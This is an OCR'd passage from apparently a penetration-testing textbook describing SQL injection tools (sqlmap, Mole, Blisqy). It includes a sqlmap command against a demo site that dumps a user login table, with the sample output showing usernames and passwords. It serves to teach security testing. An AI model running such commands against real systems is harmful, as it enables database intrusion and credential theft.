
  Being an open-source penetration testing tool, sqlmap automates the process of detecting and exploiting SQL injection flaws and taking over database servers. It comes with a powerful detection engine, many niche features for advanced penetration testers, and a wide range of switches for database fingerprinting, data fetching from the database, accessing the underlying file system, and executing commands on the OS via out-of-band connections.

  Attackers can use sqlmap to perform SQL injection on a target website through various techniques such as Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band injection.

  Some features of sqlmap are as follows:

  - Full support for six SQL injection techniques: Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band injection
  - Support to directly connect to the database without passing via an SQL injection, by providing DBMS credentials, IP address, and port and database name

- Support to enumerate users, password hashes, privileges, roles, databases, tables, and columns
- Automatic recognition of password hash formats and support for cracking them using a dictionary-based attack
- Support to dump database tables entirely; a range of entries or specific columns as per user's choice
- Support to search for specific database names, specific tables across all databases, or specific columns across all databases' tables
- Support to establish an out-of-band stateful TCP connection between the attacker machine and the database server underlying the operating system



```
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" -D moviescope -T Use
```

```
[06:35:32] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2016 or 2019 or 10
web application technology: ASP.NET, Microsoft IIS 10.0, ASP.NET 4.0.30319
back-end DBMS: Microsoft SQL Server 2017
[06:35:32] [INFO] fetching columns for table 'User_Login' in database 'moviescope'
[06:35:32] [INFO] fetching entries for table 'User_Login' in database 'moviescope'
[06:35:33] [WARNING] reflective value(s) found and filtering out
Database: moviescope
Table: User_Login
[5 entries]
+-----+-------+---------+----------+
| Uid | Uname | isAdmin | password |
+-----+-------+---------+----------+
| 1   | sam   | True    | test     |
| 2   | john  | True    | qwerty   |
| 3   | kety  | NULL    | apple    |
| 4   | steve | NULL    | password |
| 5   | lee   | NULL    | test     |
+-----+-------+---------+----------+

[06:35:33] [INFO] table 'moviescope.dbo.User_Login' dumped to CSV file '/root/.local/share/sqlmap/out
put/www.moviescope.com/dump/moviescope/User_Login.csv'
[06:35:33] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.movie
scope.com'
[06:35:33] [WARNING] your sqlmap version is outdated

[*] ending @ 06:35:33 /2022-04-20/
```

Figure 15.19: Screenshot of sqlmap

- **Mole**

  Source: *https://sourceforge.net*


  Mole is an automatic SQL injection exploitation tool. Only by providing a vulnerable URL and a valid string on the site, it can detect the injection and exploit it using the union technique or a Boolean query-based technique.

  Mole uses a command-based interface, allowing the user to indicate the action he/she wants to perform easily. The CLI also provides auto-completion for both commands and command arguments, minimizing the user's need to type.

  Some features of Mole are as follows:

  - Supports MySQL, Postgres, SQL Server, and Oracle
  - Automatic SQL injection exploitation using union technique
  - Automatic blind SQL injection exploitation
  - Exploits SQL injection in GET/POST/Cookie parameters
  - Supports filters to bypass certain IPS/IDS rules using generic filters, as well as the possibility of creating new ones easily
  - Exploits SQL injections that return binary data

  Attackers use Mole to perform SQL injection exploitation using techniques such as union and blind SQL exploitation.




```
san_ss@brian:~/nasel/themole-code$ ./mole.py

 Developed by Nasel(http://www.nasel.com.ar).
 Published under GPLv3.
 Be efficient and have fun!
```

Figure 15.20: Screenshot of Mole

- **Blisqy**

  Source: *https://github.com*

  Blisqy exploits time-based blind SQL injection in HTTP-Headers (MySQL/MariaDB). This tool aids web security researchers in finding time-based blind SQL injection on HTTP Headers as well as exploitation of the same vulnerability. It also supports fuzzing for time-based blind SQL injection on HTTP Headers. Attackers use Blisqy to find a potential time-based blind SQL injection and then prepare a script to exploit the vulnerable web application.



```
[root@bugsbunny Blisqy ]$ python ExploitBlindSpot.py
